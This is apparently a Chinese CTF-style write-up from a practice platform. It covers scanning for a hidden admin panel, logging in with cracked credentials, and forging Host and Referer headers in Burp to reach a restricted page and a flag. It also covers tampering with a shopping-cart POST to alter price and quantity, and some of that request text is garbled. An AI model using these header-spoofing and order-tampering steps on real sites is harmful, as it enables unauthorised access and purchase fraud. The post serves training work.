

# 封神台-第三章 爆破管理员账户登录后台

原创

ploto\_cs 于 2020-09-26 18:52:42 发布 1646 收藏 7

分类专栏: # 封神台 文章标签: 信息安全

版权声明: 本文为博主原创文章, 遵循CC 4.0 BY-SA 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/ploto\\_cs/article/details/108815525](https://blog.csdn.net/ploto_cs/article/details/108815525)

版权



封神台 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

## 封神台-第三章 爆破管理员账户登录后台

### 1.探测真实登录网址

第二关拿到密码后, 虽然在admin路径中成功登录后台, 但那竟然是一个假后台!  
不过没关系, 尤里也遇到过不少假后台, 他决定换个思路入手, 通过信息收集..... 它找到了女神的另一个购物网站, 尤里决定从这个网站入手.....  
(注: 字典加助教领取)  
传送门

有题目可知, 8004端口下admin是假后台, 故使用御剑探测8004端口

### 2.探测可得, admin123才是真后台

《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

域名: 59.63.200.79:8004 开始扫描 停止扫描

线程: 20 (条 CPU核心 \* 5最佳)  DIR: 446889  ASPX: 42529  探测200  
超时: 3 (秒 超时的页面被丢弃)  ASF: 297812  PHP: 52815  探测403  
 MDB: 9071  JSP: 19739  探测3XX

扫描信息: 扫描完成... 扫描线程: 0 扫描速度: 0/秒


ID	地址	HTTP响应
33	http://59.63.200.79:8004/index.asp	200
34	http://59.63.200.79:8004/8010/Guide/.....	200
35	http://59.63.200.79:8004/AboutUs.asp	200
36	http://59.63.200.79:8004/admin/southideeditor/popup.asp	200
37	http://59.63.200.79:8004/admin/southideeditor/upload.asp	200
38	http://59.63.200.79:8004/admin123/admin.asp	200
39	http://59.63.200.79:8004/admin123/login.asp	200
40	http://59.63.200.79:8004/cgi-bin/ssi/.....	200
41	http://59.63.200.79:8004/CheckCode.asp	200
42	http://59.63.200.79:8004/CompHonor.asp	200
43	http://59.63.200.79:8004/CompVisualizeBig.asp	200
44	http://59.63.200.79:8004/CompVisualize.asp	200
45	http://59.63.200.79:8004/editor.asp	200
46	http://59.63.200.79:8004/editor_find.asp	200
47	http://59.63.200.79:8004/editor_fieldset.asp	200
48	http://59.63.200.79:8004/editor_cellprops.asp	200
49	http://59.63.200.79:8004/editor_InsertEQ.asp	200
50	http://59.63.200.79:8004/editor_help.asp	200
51	http://59.63.200.79:8004/editor_InsertIframe.asp	200
52	http://59.63.200.79:8004/editor_calculator.asp	200

### 3.使用上一章节爆破出的密码继续登录

账户: admin

密码: welcome

成功登录后可得




### 4.分析代码

- ① 从请求头中拿到Referer, 并赋值给ComeUrl。
- ② 判断ComeUrl是否为空, 若是空, 则表明是直接输入地址访问。本题不允许
- ③ ComeUrl不为空, 读取Host, 并在前面拼接 `http://` 赋值给cUrl, 如果ComeUrl有 ":",表明有端口号, 在为cUrl 加上端口号。


参考链接: [https://blog.csdn.net/x\\_yhy/article/details/96430600](https://blog.csdn.net/x_yhy/article/details/96430600)

5.在url中输入http://59.63.200.79:8004/admin123/sysadmin\_view.asp, 并使用Bp抓包



这样抓包没有出现Referer字段

在url中输入http://59.63.200.79:8004/admin123/default.asp, 并使用Bp抓包




## 6.修改信息

将get后的/admin123/default.asp 换成 /admin123/sysadmin\_view.asp

以及Host端口号和Referer的端口号都改为81

发送到重发器可以看到



响应

```

Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Date: Sat, 26 Sep 2020 17:44:40 GMT
4 Server: Microsoft-IIS/6.0
5 X-Powered-By: ASP.NET
6 Content-Length: 51
7 Content-Type: text/html
8 Cache-control: private
9
10 <font size=33>
    GOOD JOB! you flag is zkz{fuzz-666}
11
    
```


[https://blog.csdn.net/ploto\\_cs](https://blog.csdn.net/ploto_cs)

又是突发奇想，这个还可以通过抓包更改购物信息



[https://blog.csdn.net/ploto\\_cs](https://blog.csdn.net/ploto_cs)

抓包 更改价格数量



[https://blog.csdn.net/ploto\\_cs](https://blog.csdn.net/ploto_cs)

发送到重发器，测试

请求

```
1 POST /dami_zhifu/dami_baopo/index.php?m=member/dobuy.html HTTP/1.1
2 Host: 59.63.200.79:8003
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
4 Gecko/20100101 Firefox/80.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 405
10 Origin: http://59.63.200.79:8003
11 Connection: close
12 Referer: http://59.63.200.79:8003/dami_zhifu/dami_baopo/index.php?m=member/gobuy
13 yuicart=0&id=0&name=%E5%A4%A7%E7%BB%9C%E8%B8%89%E8%8C%8D%E5%B4%B0%E5%B8%9E%E7%B9%A8&qty=1&price=5400&type=%E7%B0%B8%E8%98%A2&pic=/dami_zhifu/dami_baopo/Public/uploads/thumb/thumb_1393206337.jpg
14 Cookie: BHP888ID=C6cbgnvabtcsq3d4c571141: BK00p5780_think_Template=default_UM_distinctid=174c565bb82a3-Dc905a3ac360e28-4c3c247a-144000-174c565bb84148; CNLIDAPAL257137?cnslz_qL4W3D1937600577-160110672C-426c1ae43b1601113202; A8P888IONIDaC8R8R0E=ELKDHALDZFF8FD0JL78C0CP; A8P888IONIDaR0P0P0=GG6IOLMIABZAHFHDG0DD
15 Upgrade-Insecure-Requests: 1
16 id%5B%5D=%0A%5B%5D%
17 %2Fdami_zhifu%2Fdami_baopo%2FPublic%2Fuploads%2Fthumb%2Fthumb_1393206337%2Fjpg%5B%5D%
18 %E5%A4%A7%E7%B9%A8%E8%B8%89%E8%8C%8D%E5%B4%B0%E5%B8%9E%E7%B9%A8&qty=1&price=5400&type=%E7%B0%B8%E8%98%A2&pic=/dami_zhifu/dami_baopo/Public/uploads/thumb/thumb_1393206337.jpg
19 realname=123456&tel=123456&province=%E5%A4%A7%E7%B9%A8&city=%E5%A4%A7%E7%B9%A8&area=%E5%A4%A7%E7%B9%A8&address=123456&trade_type=2&iscart=0
```

响应

大米 CMS 400-800-888

网站首页 关于我们 新闻中心 产品展示 工程案例 招聘信息 在线留言

当前位置: 首页 > 用户订单

订单号: GB1601116709-10 您的订单系统系列

查看我的订单

关于我们 | 联系我们 | 公司新闻 | 联系我们 | 售后服务 | 人力资源

公司地址: 成都建设路241号 联系电话: 029-00000000 电子邮件: admin@damicon.com

Power By 大米CMS 蜀ICP备12345678号

[https://blog.csdn.net/ploto\\_cs](https://blog.csdn.net/ploto_cs)

会员订单列表				
订单号	产品名称/型号	价格	数量	状态
GB1601116345-10	大米CMS手机开发专版/灰色	5400.00	20	货到付款, 等待发货 <input type="button" value="删除"/> <input type="button" value="评价"/>
GB1601116362-10	大米CMS手机开发专版/灰色	5400.00	1	货到付款, 等待发货 <input type="button" value="删除"/> <input type="button" value="评价"/>

[https://blog.csdn.net/ploto\\_cs](https://blog.csdn.net/ploto_cs)

哈哈哈哈哈

网络信息安全-ploto